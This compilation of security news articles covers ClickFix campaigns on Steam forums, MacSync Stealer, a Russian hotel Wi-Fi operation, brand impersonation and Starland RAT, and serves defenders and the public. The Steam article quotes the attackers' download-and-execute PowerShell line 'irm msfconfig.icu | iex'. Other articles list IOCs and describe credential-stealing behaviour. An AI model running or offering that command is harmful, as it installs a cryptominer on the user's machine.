Visualização de leitura

ClickFix nos fóruns da Steam: como comandos maliciosos do PowerShell instalam um minerador de criptomoedas

Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.

Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.

ClickFix chega aos fóruns da Steam

Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.


O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.

Publicação de um agente malicioso em um fórum da Steam

Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte

Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.

A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.

Entenda rapidamente: o que realmente existe por trás do comando irm | iex

Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:

irm msfconfig.icu | iex

Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.

Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:

  1. irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
  2. icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
  3. iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.

Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.

Um minerador de criptomoedas, não uma ferramenta de otimização


Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.

Falsa otimização do Windows em andamento

O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte

Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.

Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.

O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.

Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.

Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.

Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares

Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.

Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?

  • Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
  • Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
  • Use uma solução de segurança confiável com modo de jogo que detecte a tempo tentativas de download de malware e impeça sua execução.
  • Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.

Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:

Microsoft Tracks MacSync Stealer by Its Behavior, Not Its Domains

Microsoft tracked over 30 MacSync Stealer domains by focusing on behavioral patterns, revealing a campaign targeting passwords, keys, wallets and other data.

Domain blocking is a losing game when the thing you’re blocking can register a new domain faster than you can add it to a list. That’s the exact problem Microsoft Defender Experts ran into while tracking MacSync Stealer, a macOS-focused information stealer that RST Cloud first flagged for swapping out its command-and-control infrastructure almost immediately after getting publicly outed. Microsoft detailed how its experts stopped chasing individual domains and started tracking the behaviors that stayed constant underneath them.

Instead of tracking individual domains, Microsoft looked at recurring request patterns, HTTP headers and other behaviors. This allowed its researchers to link more than 30 domains to the same campaign and determine that the infrastructure was doing more than just sending commands to infected Macs. It was also being used to collect, stage and exfiltrate stolen data.

“MacSync Stealer is a macOS-focused information stealer that relies on changing infrastructure to deliver payloads, communicate with compromised devices, and exfiltrate data. Earlier reporting by RST Cloud identified the threat through a limited set of domains and documented rapid command-and-control (C2) replacement after public disclosure.” reads the report published by Microsoft.

“Microsoft Defender Experts expanded that view by correlating recurring endpoints and network behaviors across the activity. This behavior-led approach connected more than 30 domains and showed that the infrastructure supported more than C2 communication, extending into active collection, staging, and exfiltration.”


The infection chain starts with a trick rather than an exploit. Victims get social-engineered through a technique known as ClickFix, tricked into pasting or running commands directly in macOS Terminal, and once that shell session fires, curl pulls down attacker-controlled payload content from a path formatted as /curl/[token].

Then, native macOS tools decode and unpack the payload, and an AppleScript-driven layer takes over, blending Unix commands like sh, cp, rm, and killall with osascript calls that make the whole chain look more like ordinary system scripting than malware.

Once active, the stealer focuses on valuable data. The malicious code looks for macOS Keychain data, saved browser passwords and cookies, SSH keys, AWS credentials, Kubernetes configurations and files in common user folders. It also searches for Ledger and Trezor wallet data, showing that the malware targets users with valuable credentials and assets rather than simply collecting random browser history.

What actually confirms exfiltration, rather than just suspicious traffic, is the upload mechanism itself. Collected data gets staged under temporary paths, compressed into an archive, split into chunks, and pushed out through HTTP PUT requests carrying parameters like upload_id, chunk_index, and total_chunks.

“The staged archive was uploaded through rotating infrastructure using curl and HTTP PUT requests. Observed requests included –data-binary, API-key headers, macOS User-Agent string, upload_id values, chunk_index values, and total_chunks parameters.” states Microsoft. “These upload traits confirmed active data exfiltration and provided durable hunting pivots even when domains rotated. “

The researchers pointed out that the exfiltration method stays recognizable even when the destination keeps changing.

RST Cloud’s follow-up work backs up how consistent this infrastructure actually is under the surface. Using the same recurring URI patterns, RST Cloud surfaced eleven additional candidate domains and found a static API-key value shared across four confirmed command-and-control domains, even while the build token attached to each deployment kept rotating. A shared static key sitting inside otherwise rotating infrastructure is exactly the kind of detail that makes automated evasion look less impressive up close.

The attack wraps up with cleanup, deleting temporary archives, staging folders, and lock files after the upload completes. Microsoft notes this reduces what’s left sitting on disk, but it doesn’t erase the behavioral sequence itself.

“After exfiltration, the malware removed temporary archives, staging folders, lock files, and other artifacts. Although this cleanup reduced on-disk evidence, the sequence of archive creation, chunked upload, and deletion can still provide a useful behavioral correlation for defenders.” concludes Microsoft.

For anyone defending Mac fleets, the practical takeaway here isn’t a list of domains to block, since that list will be stale within days. It’s building detection around the recurring shape of the attack itself: shell sessions spawning curl with those specific flag patterns, osascript chaining rapidly into network activity, and archives appearing under /tmp/sync* right before outbound PUT traffic starts. Chase the pattern, not the address, because the address was never going to sit still long enough to matter.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, malware)

Russian Hackers Hijack Hotel Wi-Fi to Steal Microsoft 365 Tokens

Microsoft says Russian hackers hijacked hotel Wi-Fi portals to spread malware and steal Microsoft 365 tokens from travelers.

Microsoft Threat Intelligence disclosed CaptiveCrunch, a campaign it attributes to Storm-2945, an operational sub-cluster of Midnight Blizzard, the Russian SVR-linked group also known as APT29 and Cozy Bear. Since early May 2026, Storm-2945 has been manipulating DNS and HTTP traffic on captive portal networks at hotels, conference centers, and shared venues worldwide to redirect guests toward malware and credential theft operations. If you connected to hotel Wi-Fi while traveling in the past few months, this report is worth reading carefully.

“Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure.” reads the report published by Microsoft. “To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.”

Russian Hackers Hijack Hotel Wi-Fi

That last point matters: the shared infrastructure patterns suggest this may not be a series of individual venue compromises but rather access to something shared across portions of the captive portal ecosystem. Microsoft hasn’t named any provider.

The malware delivered through these networks is CornFlake, a full-featured Windows remote access trojan written in Go.

“CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process.” continues the report. “It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.”

CornFlake establishes an encrypted C2 channel using ECDH P-256 key exchange and supports dynamic reconfiguration without redeployment. Once installed, the RAT can log keystrokes, monitor the clipboard, capture screenshots, audio and webcam feeds, steal browser credentials, exfiltrate files, monitor USB devices, collect detailed system information, and execute remote commands. It also exposes a local HTTP API, allowing companion malware such as ChocoShell to reuse its secure C2 channel for file theft, configuration updates, and connectivity checks.

“For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel.” states the report. “This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. “

Each C2 session uses a unique ephemeral key, which means captured traffic can’t be decrypted without that session’s private key. The malware also supports a runtime configuration file that lets the attacker reconfigure C2 servers and targeting without redeploying the implant.

CornFlake is delivered via ClickFix-style pages that impersonate Windows Update screens, Google verification pages, DirectX installers, browser update prompts, and disk optimization utilities — whatever looks most plausible for the venue. The victim still has to execute the payload, but the captive portal controls exactly what they see when they try to connect. Microsoft also found indications that Storm-2945 may be targeting Android devices through the same landing pages, which include instructions to download and install an APK.

The second tool, ChocoShell, is a PowerShell infostealer that runs entirely in memory. Its primary target is credentials.

“ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies.” states Microsoft. “Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.”

ChocoShell also implements three silent UAC bypass techniques with ordered fallback, disables Windows Defender signature updates, and uses Chrome DevTools Protocol to extract browser cookies by launching the browser with a remote debugging port. This technique bypasses Chrome’s App-Bound Encryption entirely.

Since July 16, some CaptiveCrunch landing pages have added device code phishing to the mix, redirecting guests into Microsoft’s legitimate device code authentication flow. The attacker initiates the authentication request and presents the user with a code to enter at Microsoft’s real sign-in page. When the user enters it, they authenticate the attacker’s session instead of their own — an MFA-satisfied session, since the user just completed the factor. Microsoft recommends blocking the device code flow through Conditional Access policies everywhere it isn’t explicitly required.

Researchers also detailed FruitStone, the web-based C2 panel used by Storm-2945 operators to manage the CaptiveCrunch campaign. It provides a centralized interface to control CornFlake implants, deploy payloads, collect stolen data, and manage compromised devices. Disguised as a legitimate “CloudSync Console,” it supports multi-operator access, agent monitoring, remote commands, file theft, credential collection, configuration updates, and campaign infrastructure management.

The practical advice for travelers is blunt: treat hotel, conference, and airport Wi-Fi as hostile. Use a mobile hotspot or cellular data instead wherever possible. Don’t download or execute anything a captive portal presents as an update, certificate, troubleshooting tool, or security utility. Don’t enter corporate credentials on venue registration pages. And if your organization hasn’t already blocked device code flow in Conditional Access, now is a reasonable time to check.

Recently, ReliaQuest’s threat research team also documented attackers compromising the Wi-Fi gateways at hotels and conference centers, then quietly rerouting guests toward fake Microsoft login pages.

There’s a pattern connecting all this to previous campaigns. The tradecraft echoes a Russian-linked operation called FrostArmada, which hit home routers the same way earlier this year, and researchers tie both to the group known as APT28 (aka UAC-0001, aka Fancy BearPawn StormSofacy GroupSednit, BlueDelta, and STRONTIUM). The link isn’t a smoking gun; it’s shared technique, not shared infrastructure, and the researchers say so plainly.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, Hotel Wi-Fi)

Why brand impersonation is becoming an initial access vector

Brand impersonation now drives initial access, using fake sites and apps to deliver malware, making rapid takedowns essential to disrupt attacks.

Attackers recently poisoned more than 700 websites, including sites run by Harvard, Oxford, and DuckDuckGo.

They used a fake Cloudflare page to trick visitors into running a ClickFix attack that installed malware. Researchers tracing the incident found the same injected code running across hundreds of unrelated sites, all feeding shared attacker infrastructure.

That Harvard and Oxford can get turned into malware delivery platforms is concerning. That two rival criminal groups were fighting each other for control of the same hijacked sites is cause for immediate action.

Whether you’re a university, online retailer, financial institution, or anything in between, brand impersonation is no longer merely a reputational irritation. It’s attacker infrastructure, and you need to act accordingly.

Brand impersonation is now a delivery mechanism

For most of its history, brand impersonation sat with legal as a trademark problem. What changed is what attackers do with it.

An attacker no longer needs to break into an organization when they can position themselves between a trusted brand and its customers. Phishing sites, fake apps, fraudulent social media accounts, or malicious paid ads all point to the brand itself becoming part of the attack chain.

As far back as 2022, the FBI warned of search-ad impersonation. This attack technique involves cybercriminals buying ads that display in search engine results that closely resemble a real business, so the fraudulent listing ranks above the legitimate one. Customers click the top result, land on a spoofed domain, and either download malware or input their credentials.

Fake apps and cloned shops also follow the same principle, while executive impersonation extends it to a single person’s name and likeness. In every case, attackers pose as something or someone users already trust. That means they don’t actually have to breach anything. Essentially, the brand does the social engineering for them.

These emerging — or, if we’re honest with ourselves, emerged — techniques have led to a steady rise in phishing attacks. The Anti-Phishing Working Group (APWG) recorded 971,181 phishing attacks in the first quarter of 2026, a 13.8% increase over the previous quarter, and impersonation-driven abuse is a growing share of that total rather than a static slice.

Why blocking feels like winning (but isn’t)

One of the big problems with merely blocking phishing URLs is that it feels like you’re doing something. It’s instant gratification at its worst — teams check a box, metrics look green, and the immediate crisis disappears.

Local blocking (whether via firewalls, secure email gateways (SEGs), or DNS-layer blocklists) stops a URL from resolving inside the corporate perimeter, but leaves the broader threat untouched. But that means the domain stays live for every user outside that specific filter.

Even worse, attackers can redeploy the same kit with a new domain, a swapped hosting provider, or a single-character variation, so the campaign continues largely unhindered.

These attack techniques let cybercriminals scale impersonation to previously unimaginable levels. A single phishing kit becomes dozens of near-identical deployments, and one fraudulent account becomes a cluster of linked profiles. Blocking individual URLs treats each deployment as a fresh incident, when the attacker is running the same infrastructure repeatedly.

As a result, organizations are left playing a game of whack-a-mole. They spend enormous energy knocking down individual deployments, when what they should really be doing is unplugging the machine.

The ownership vacuum

Responsibility for brand impersonation tends to belong to three different teams.

Legal owns the trademarks and can pursue enforcement, but their processes move on a slow timeline. Marketing teams own the channels where impersonation happens (like social platforms or app stores) but can’t pursue takedowns. SOCs track alerts generated by activity inside the network, but impersonation targeting customers remains invisible to them.

The problem is that no one really owns takedowns, so it becomes ad hoc. Whoever notices the impersonation attempt files a report through whatever abuse channel the hosting provider, registrar, or ad platform happens to offer. And each of them will have their own evidence requirements and response timeline.

That fragmentation creates a bottleneck that prevents brand protection from keeping pace with automated attackers. Although an analyst can identifya lookalike domain fast, getting it removed can be achingly slow and complicated.

Analysts must navigate a reporting form for every registrar, host, and platform involved, with no guarantee that any of them prioritizes the request. Meanwhile, an attacker running automated tooling spins up new infrastructure faster than any manual process can take down the old.

Treat brand impersonation like C2, measure it like an SLA

The fix is to treat brand impersonation infrastructure like a SOC would treat C2 infrastructure: tracking, correlating, and removing attacker infrastructure on a measured timeline.

That means analyzing the attacker’s operational patterns. Shared ASN registrations, repeated hosting providers and reused SSL certificate issuers link campaigns that look unrelated at the URL level but come from the same source.

Once the SOC has mapped that infrastructure, the response can move from passive legal correspondence to something closer to an enforced service level agreement (SLA), with a defined target for time between detection and takedown, and a way to measure whether they’re meeting that target. You can read Netcraft’s Field Guide to Brand Protection to learn more about the operational details behind that capability.

Reframing this problem also brings in a better metric than just alert volume: detection-to-takedown time and infrastructure recurrence rate. They measure whether teams are actually disrupting anything, which matters when the same kit keeps appearing under a new domain.

Progress against brand impersonation comes from disrupting the infrastructure behind it, and that requires someone to own the work. Assign it to a specific function, attach detection-to-takedown time and recurrence rate as the measures, and hold the process to them.

About the Author: Josh is a Content writer at Bora. He graduated with a degree in Journalism in 2021 and has a background in cybersecurity PR. He’s written on a wide range of topics, from AI to Zero Trust, and is particularly interested in the impacts of cybersecurity on the wider economy.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, brand impersonation)

Smashing Security podcast #478: This job interview could destroy your company

You've been headhunted for a great job in cryptocurrency. All you have to do is complete a short online assessment - with your webcam on, of course, so they can verify who you really are. Which is ironic, because the person recruiting you doesn't exist. And North Korean hackers using this trick have already made off with $643 million in crypto this year alone. Meanwhile, researchers at UC San Diego have discovered that 2.2 million cars across the United States can be unlocked or immobilised by anyone with a bit of Bluetooth kit - thanks to one aftermarket car alarm that made a truly spectacular cryptographic blunder. The bug has been sitting there since 2017. Nobody noticed. All this and more in episode 478 of the "Smashing Security" podcast with cybersecurity expert and keynote speaker Graham Cluley, and special guest Paul Ducklin.

New Russian Campaign Uses Fake Webex and Zoom Installers to Deploy Starland RAT

Russian-speaking UAT-11795 spreads trojanized Zoom, Webex, and MobaXterm installers to deliver Starland RAT and the WLDR memory-only implant.

Cisco Talos researchers published a detailed technical report on July 16 disclosing UAT-11795, a financially motivated, Russian-speaking threat actor that has been running a malware campaign against users in the United States and Europe since at least June 2025. The operation distributes trojanized installers for software that IT professionals and developers actually use: MobaXterm, Cisco Webex, Zoom, DBeaver, and even the gaming platform FACEIT.

“Cisco Talos is disclosing UAT-11795, a sophisticated, Russian-speaking, financially motivated adversary that has been conducting a malicious campaign targeting users in the U.S. and Europe since at least June 2025.” reads the report published by Talos.

The wide range of targets, from developer tools and business collaboration software to gaming platforms, suggests the attackers are trying to infect many different types of users instead of focusing on a single industry.

The campaign delivers two newly documented malware families. The first is Starland RAT, a Python-based remote access tool with credential theft and cryptocurrency wallet enumeration built in. The second is the WLDR agent, a PowerShell-based command-and-control implant that runs entirely in memory. Both are novel. Talos also observed the actor deploying CastleStealer and Remcos RAT as additional payloads delivered through Starland after initial compromise.

Initial access appears to come through a ClickFix social engineering technique, where the victim is tricked into running a command that downloads and executes a malicious HTA file silently. That HTA file drops a Windows batch file and a trojanized installer, while simultaneously establishing persistence through a registry Run key that re-executes the HTA every time the user logs in. A Russian-language developer comment found inside the VBScript, “Добавление команды в автозапуск для текущего пользователя,” confirms the actors are Russian-speaking and, apparently, left their development notes in the deployed code.

The trojanized installers are built using the Nullsoft Scriptable Install System. They package a real Python runtime alongside a compiled Python loader disguised as a file named LICENSE.txt. The NSIS script executes the loader, which decrypts Starland RAT using a single-byte XOR key and runs it directly in memory. The actual software installation proceeds normally, so the victim sees what they expected and has no reason to suspect anything happened.

Before any network activity, Starland checks whether it’s running in a sandbox. It compares the logged-on username against a hardcoded list of known sandbox service accounts including WDAGUtilityAccount, then checks the computer name against hostnames from Cuckoo, Any.Run, Joe Sandbox, and Hybrid Analysis. It also checks for a Zone.Identifier alternate data stream on the installer file to confirm it was downloaded through a browser rather than dropped directly. Any mismatch terminates execution.

“Before any malicious logic executes, the RAT conducts check for anti-analysis environments. First, it compares the logged-on username of the victim machine against a hardcoded list of usernames, which includes known sandbox service accounts and aliases, including WDAGUtilityAccount. Next, the RAT verifies the victim’s computer name against a list of hostnames from recognized sandbox environments, such as Cuckoo, Any.Run, Joe Sandbox, and Hybrid Analysis.” continues the report. “If either check matches, the RAT’s execution terminates immediately. Additionally, the RAT examines the Downloads folder for a Zone.Identifier alternate data stream on the trojanized installer file, confirming that the file was obtained via a browser download rather than being uploaded or copied directly.”

After clearing those checks, the RAT establishes persistence before making any network calls, creating a scheduled task with a randomized name following the pattern PythonLauncher-{3 random characters} and a Startup folder shortcut as a secondary mechanism. It then runs reconnaissance: hardware ID derived from the C: drive volume serial number, total RAM, installed antivirus, and Active Directory membership. If the machine is domain-joined, it executes whoami, systeminfo, net user, and nltest to map the domain structure. It also enumerates over 40 cryptocurrency wallets from both browser extensions and desktop applications, takes a screenshot of the desktop, and bundles everything into a JSON payload that it XOR-encrypts with the key “helo1” before sending it to the C2.

The C2 design is worth calling out. The RAT sends victim registration data to a hardcoded primary C2 domain, but if that fails, it uses a Polygon Ethereum smart contract as a backup.

“If the primary C2 registration fails, the RAT enables a blockchain-anchored fallback mechanism. An eth_call is triggered via JSON-RPC to the public Polygon RPC endpoint “polygon-rpc[.]com”, targeting the smart contract “0x6ae382ed2154cc84c6672e4e908cd2c69c1b35ba” and function selector “0xc659f3b8” for the latest block.” states Talos. “The encrypted hexadecimal string that the RAT receives from the smart contract is XOR-decrypted with the key “$m7*rYpry3” to recover a fallback domain to which the RAT sends the victim machine registration request along with the reconnaissance and screenshot data.”

Blocking a C2 domain doesn’t help if the fallback address lives on a public blockchain that you can’t take down.

Before registering with the C2, the RAT sends a Telegram notification to an attacker-controlled bot with the victim’s public IP, OS details, processor information, computer name presented as a “Crew ID,” and any detected cryptocurrency wallets. Two Telegram bots are used: “skuefq_bot” and “komandastuk_bot.” Talos also found a private Telegram channel called “stuk komanda” created June 5, 2025, structured like a C2 dashboard, confirming the operation’s timeline.

When Starland receives a shellexecute command from the C2, the actor can use it to deploy the WLDR framework. This arrives in three stages: a heavily obfuscated PowerShell stager, a downloader that fetches victim-specific payloads bound to the machine’s hardware ID, and the WLDR agent itself, which runs entirely in memory.

“The WLDR agent is a fully featured PowerShell remote access client that operates entirely in memory. It implements encrypted C2 communications, concurrent task execution through a managed Runspace engine, and a module delivery framework that provides the threat actor with interactive remote PowerShell execution capabilities on the victim’s machine.” continues the report.

